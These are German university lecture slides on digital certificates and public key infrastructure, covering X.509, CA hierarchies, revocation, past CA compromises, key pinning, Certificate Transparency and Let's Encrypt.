

IT-Sicherheit

4. Zertifikate und PKI

Prof. Dr. Tobias Straub
Masterprogramm Informatik

www.dhbw.de

Digitale Zertifikate und Public Key Infrastrukturen

- Gliederung: [Eckert: Abschnitt 9.1]
 - Public Key Infrastrukturen und Zertifikate
 - Zertifikate nach dem Standard X.509
 - Komponenten einer PKI, CA-Hierarchien
 - Gültigkeitsprüfung, Sperrungen
 - PGP, Web of Trust
 - Schlüssel-Gültigkeit vs. Vertrauen in Inhaber
 - GnuPG
 - Key Validity, Trust Signatures



[Grafik: <http://xkcd.com/364/>]

Public Key Infrastrukturen

- Public Key-Kryptographie:
 - Digitale Signaturen bieten Authentizität, Integrität und Nicht-Abstreitbarkeit
 - symmetrische Kryptosysteme haben das **Problem der Schlüsselverteilung**, asymmetrische Verschlüsselung umgeht dies
- Anforderung: Public Keys müssen ...
 - *verfügbar* sein
 - > über Keyserver / Verzeichnisdienste für Zertifikate oder per direkter Verteilung zwischen Kommunikationspartnern
 - *authentisch* sein, sonst ist Ersteller einer Signatur nicht überprüfbar oder Empfänger einer verschlüsselten Nachricht nicht gewährleistet
 - > Lösung: digitale Zertifikate, Services einer PKI
- **(digitales) Zertifikat, Public-Key-Zertifikat** : signierter Datensatz, der Public Key einer Identität zuordnet – Standards: X.509 [ITU], OpenPGP [RFC4880]
- **Public Key Infrastruktur (PKI)**: System für Ausstellung, Verteilung, Nutzung, Prüfung und Widerruf von digitalen Zertifikaten

Alternativen zur Prüfung der Authentizität eines Public Key

Alice will sicherstellen, dass bestimmter Public Key Bob gehört – Ansätze:

1. **persönlicher Kontakt** – erhält direkt von Bob (*direct trust*) ...

ähnliche Idee:
KeyBase.io

- a) Datenträger mit Public Key oder, weniger umständlich,
- b) Visitenkarte mit Schlüssel-Hashwert („Fingerprint“, 20 Bytes in Hex)



2. **vertrauenswürdige Quelle**

- a) "Public Key File" vergleichbar zu Telefonbuch (Idee von Diffie & Hellman)
- b) Veröffentlichung von Public Key oder Hashwert (z.B. Bundesnetzagentur)

3. **vorkonfiguriert** in Anwendungssoftware z.B. im Betriebssystem, Browser, Mailclient ... (häufig praktiziert, transparent und komfortabel für Benutzer)

4. **keine Prüfung**, Tolerierung Restrisiko, z.B. bei anonymem Diffie-Hellman

5. **keine Prüfung**, allerdings Prüfung, ob derselbe Public Key wie beim letzten Kontakt (Konzept der "*Key Continuity*", z.B. bei SSH verwendet)

6. **nicht notwendig vertrauenswürdige Quelle + Zertifikate**: flexibelster Ansatz, skaliert am besten, erfordert aber Public-Key-Infrastruktur

Zertifikat

- Idee bereits 1978 von Kohnfelder vorgeschlagen
- **digital signierter Datensatz für Zuordnung Public Key <-> Entität,**
enthält mindestens:
 - Public Key (Algorithmus und konkreter Schlüssel)
 - (möglichst eindeutige) Bezeichnung der Entität (z.B. Name, E-Mail-Adresse, DNS-Name, X.500 Distinguished Name ...)typischerweise aber noch weitere Angaben wie:
 - Name/Verweis auf Aussteller des Zertifikats
 - Ausstellungsdatum, Gültigkeitszeitraum
 - erlaubte Verwendungszwecke ...
- **Eigenschaften:**
 - *Authentizität unabhängig vom Transportweg* gewährleistet, kann für öffentlich zugängliche Schlüsselservers verwendet werden
 - *Verwendung online und offline* möglich
 - enthält einen *nicht fälschbaren Beweis* der Zuordnung


Zertifikate nach dem Standard X.509

- gebräuchliche Version: X.509v3, erlaubt Certificate Extensions
- konkretisiert durch IETF Certificate Profile ([RFC 5280](#))

Feld	Typ	
version	Version DEFAULT v1,	
serialNumber	CertificateSerialNumber,	
signature	AlgorithmIdentifier,	
issuer	Name,	
validity	Validity,	
subject	Name,	
subjectPublicKeyInfo	SubjectPublicKeyInfo,	
issuerUniqueID	UniqueIdentifier OPTIONAL,	} nur in v2
subjectUniqueID	UniqueIdentifier OPTIONAL,	
extensions	Extensions OPTIONAL	nur in v3


Angaben im Detail

- **Subject, Issuer:** X.500 Distinguished Name des Inhabers (z.B. CN = Tobias Straub, OU = Stuttgart, O = Duale Hochschule Baden-Wuerttemberg, C = DE) bzw. der Zertifizierungsstelle (Certification Authority)
- **issuerUniqueID, subjectUniqueID:** i.d.R. nicht genutzt (weltweit eindeutige IDs zur Identifikation falls DN wiederverwendet)
- Erweiterungen in X.509v3:
 - aus Notwendigkeit z.B. für
 - Attribute über DN hinaus, z.B. E-Mail-Adresse, Domain-Name
 - Beschränkung der Nutzung
 - Verweis auf Policy ...
 - gewisse Standard-Erweiterungen, etwa nach PKIX-Profil [RFC5280](#)
 - beliebige “private” Erweiterungen zulässig -> Problem Interoperabilität




Gängige Zertifikats-Erweiterungen in X.509v3

- **Key Usage:** Signatur, Nicht-Abstreitbarkeit, Hybrid-Verschlüsselung (z.B. RSA), Schlüssel-Vereinbarung (z.B. DH), Zertifizierung (CAs), Sperrlisten-Ausstellung (CAs)
- **Extended Key Usage:** TLS Client Auth., TLS Server Auth., Code Signing, Sichere E-Mail, Zeitstempel (CAs), OCSP-Signierung (CAs)
- **Subject Alternative Name:** E-Mail-Adresse, URL, IP-Adresse
- **Authority Key Identifier / Issuer Key Identifier:** eindeutige Kennung des Schlüssels zur Unterscheidung falls CA bzw. User mehrere verwenden
- **Certificate Policy:** Bedingungen, unter denen Zertifikat ausgestellt wurde (insb. Art der Identitätsprüfung) und Nutzungsbedingungen
-> Merkmal für Extended Validation-Zertifikate
- **Basic Constraints:** Inhaber ist CA oder nicht
- **CRL Distribution Points:** Angabe, wo Sperrlisten zu beziehen sind (Webseite, LDAP-Dir.)
- **Authority Information Access:**
 - Angabe, wo CA-Zertifikat zu beziehen ist
 - Angabe eines OCSP-Responders



Komponenten einer X.509-PKI



- nur **Zertifizierungsstellen** (CA, Certification Authority) stellen Zertifikate aus, diese können hierarchisch organisiert werden (Root-CA, Sub-CA)
- Identitätsprüfung der Teilnehmer, die Zertifikat erhalten, übernehmen oftmals dafür spezialisierte **Registrierungsstellen** (RA, Registration Authority)
- **Verzeichnisdienst** hält Zertifikate und Sperrinformation (Certificate Revocation List) vor, oftmals auf Basis von LDAP
- **Zeitstempel-Dienst:** bildet Signatur über Hashwert von Dokument und aktuelle Zeit
- **PSE:** sicherer Speicher des Private Keys, z.B.
 - PKCS#12-Softtoken
 - Smartcard, USB-Token
 - Hardware Security Module



[Grafik: Eckert, S. 423]


CA-Hierarchien

- **Vertrauensanker** (Trust Anchor): CA mit authentischem Public Key, die als vertrauenswürdig angesehen wird
- **hierarchical PKI**: streng hierarchisch
(Idee z.B. in PEM, [RFC1421 ff.])
 - 1 Internet Policy Registration Authority (IPRA)
 - n Policy Certification Authorities (PCAs) für verschiedene Anforderungen (Policies)
 - m Certification Authorities (CAs), sub-CAs möglich
 - End Entities (EE, Personen, Systeme) ohne Berechtigung, Zertifikate auszustellen
- **mesh PKI**: mehrere, unabhängige Hierarchien existieren
 - Konsequenz: Benutzer muss nicht nur einen Trust Anchor, sondern mehrere kennen -> Trust List mit Public Keys aller Top-Level CAs (auch: "trust-file PKI")
 - (gegenseitige) Akzeptanz per Cross-Zertifizierung (rot)
 - oder Bridge-Zertifizierung (grün)
 - bzw. Instanz, die Certificate Trust List mit Public Keys der beteiligten Top-Level-CAs signiert, z.B. <https://www.ebca.de/>



Gültigkeitsprüfung

- **Zertifikatspfad/-kette:** Folge von Zertifikaten `cert[0], ..., cert[n]`,
 - wo `cert[n]` Public Key des Benutzers enthält
 - und `cert[i].issuer = cert[i-1].subject`
- Public Key der obersten CA muss authentisch vorliegen (Trust Anchor)
 - typischerweise selbst-signiertes Zertifikats, d.h. `cert[0].issuer = cert[0].subject`
 - Prüfung etwa mit *direct trust*
- alle Zertifikate im Pfad müssen gültig sein:
 - nicht abgelaufen
 - nicht gesperrt
 - Signatur-Prüfung erfolgreich, d.h. bei RSA $s^e = h(m)$



Sperrungen

- Zertifikate können bereits vor Ende des Gültigkeitszeitraums ungültig werden:
 - zugehöriger Private Key wurde gestohlen / verloren / gebrochen
 - zugehöriger Private Key wurde unbrauchbar (z.B. Defekt einer Smartcard)
 - Angaben im Zertifikat haben sich geändert (z.B. infolge Heirat, Job-Wechsel)
- Mechanismen:
 - **Sperrliste** (CRL, certificate revocation list): enthält Seriennummern der gesperrten Zertifikate mit Sperrzeitpunkt und Sperrgrund, von der CA signiert, per ldap oder http verteilt, u.U. umfangreich, Status zeitverzögert
 - **Online Certificate Status Protocol** (OCSP): Echtzeit-Auskunft zu relevantem Zertifikat selbst, daher geringe Datenübertragung, u.U. aber hohe Last bei CA, da Antworten signiert werden
 - **Whitelisting** (selten als alleiniger Mechanismus): ungültige Zertifikate werden aus Verzeichnis entfernt

Probleme mit PKIs

- unübersichtliche Liste von >200 Vertrauensankern in Browsern und Betriebssystemen
- Unzuverlässigkeit/-sicherheit einiger CAs:
 - “**Trustwave** verkaufte Man-in-the-Middle-Zertifikat“: Ausstellen eines subCA-Zertifikats für Kunden, der damit beliebige Server-Zertifikate ausstellen konnte, welche allg. als gültig akzeptiert werden [2012, <http://heise.de/-1429722>]
 - „Über 500 Zertifikate: Ausmaß des CA-Hacks schlimmer als erwartet“
Angreifer konnten **DigiNotar**-Zertifikate für www.cia.gov, microsoft.com, windowsupdate.com, android.com, twitter.com ausstellen [2011, <http://heise.de/-1336603>]
 - „Zwei weitere **Comodo**-SSL-Registare gehackt“: Angreifer konnten Zertifikate bei Partner **InstantSSL** für Microsoft, Mozilla, Yahoo, Skype und Google ausstellen [2011, <http://heise.de/-1219420>]
 - „Erneut Comodo-SSL-Registrar (**comodobr.com**) gehackt ... SQL-Injection ... Zugangsdaten von Mitarbeitern ...“ [2011, <http://heise.de/-1250208>]
 - „Vorfall bei **DigiCert**: Malware-Autoren klauten Zertifikate“ für Code-Signing [2026, <https://heise.de/-11280757>]
 - „Admins müssen **D-Trust**-Zertifikate tauschen – bis Ostermontag“ (wegen Fehlinterpretation Vorgaben CA/Browser-Forum) [2026, <https://heise.de/-11245930>]

Problematik gefälschter TLS-Zertifikate

- Theoretische Bedrohung:
 - Browser akzeptiert Zertifikat für Webseite sofern von **irgendeiner CA** ausgestellt (der als vertrauenswürdig angenommenen CAs)
 - Angreifer (z.B. Geheimdienste) könnte versuchen, sich Zertifikat von korumpierter CA ausstellen zu lassen -> Man-in-the-Middle wäre unerkannt möglich; Schutz: mit Add-On wie "Certificate Watch"
<https://addons.mozilla.org/de/firefox/addon/certwatch/>
- Tatsächlich passiert:
 - Symantec erstellt unerlaubt Zertifikat für google.com [<https://heise.de/-2822333>],
 - wird darauf von Chrome-Browser „geächtet“ mit Warnungen und Herabstufungen der Extended-Validation-Zertifikate
 - ältere Zertifikate werden schon nicht mehr akzeptiert,
 - ab Oktober 2018/Version 70 misstraut Chrome allen Symantec-Zertifikaten (betrifft auch Marken Thawte, VeriSign, Equifax, GeoTrust und RapidSSL),
 - Symantec hat Geschäftsbereich an DigiCert verkauft [<https://heise.de/-4026854>]

Gegenmaßnahme Public Key Pinning

- **HTTP Public Key Pinning** (HPKP, [RFC 7469](#)), von Google vorgeschlagen:

Prinzip „*trust on first use*“ (TOFU):

- beim ersten Aufruf teilt der Web-Server die Hashwerte von (CA- oder EE-) Public Keys mit, die sich der Browser eine Zeitlang merkt
- dabei muss mindestens ein „Backup-Key“ gepinnt werden (der nicht schon in der Zertifikatskette enthalten ist)
- bei späteren Aufrufen wird geprüft, ob in der Zertifikatskette mindestens ein „gepinnter“ Public Key vorhanden ist, sonst wird Verbindung verweigert
- > auf diese Weise können „Ersatz“-Schlüsselpaare vorgehalten werden und vertrauenswürdige CAs definiert werden

Mögliche Nachteile:

- Komplexität: Fehlkonfiguration/Schlüsselverlust macht Seite unbrauchbar
- falls CA-Public Key gepinnt wurde, ist Betriebseinstellung der CA problematisch
- > mittlerweile wird von HPKP abgeraten, Support in Chrome eingestellt
[\[https://www.theregister.co.uk/2017/10/30/google_hpkp/\]](https://www.theregister.co.uk/2017/10/30/google_hpkp/)


Gegenmaßnahme Certificate Transparency

[<https://www.certificate-transparency.org>]

- Idee (ebenfalls von Google, Reaktion auf DigiNotar-Hack, [RFC9162])
 - CAs tragen Zertifikate in öffentliches Log ein
 - Browser akzeptiert nur Zertifikate, die in Log stehen
 - Domain-Inhaber kann zuverlässig feststellen, ob Dritter für seine Domain Zertifikat erhalten hat

- Logs:

- Betrieb der Server durch Google und andere
- revisionssicher; nur Anhängen möglich, kryptographisch gesichert (Merkle Tree Hashes)
- Bestätigung, dass Zertifikat aufgenommen wird durch *signed certificate timestamp* (SCT)
- Verteilmechanismen:
 - X.509v3-Extension des Zertifikats
 - TLS-Erweit. `signed_certificate_timestamp`
 - OCSP-Antwort



[Abbildung: <https://www.certificate-transparency.org/how-ct-works>]

Praxis-Empfehlung

- kostenlose Zertifikate für Webserver, 90 Tage Gültigkeit
- Automatisierung per ACME-Protokoll (Automatic Certificate Management Environment) und Client-Implementierungen für zahlreiche Systeme wie Certbot (siehe <https://letsencrypt.org/de/docs/client-options/>)
 - Schlüsselgenerierung
 - Beantragung
 - Nachweis der Identität
 - Installation
 - regelmäßige Erneuerung
 - Revokation

Encryption for Everybody

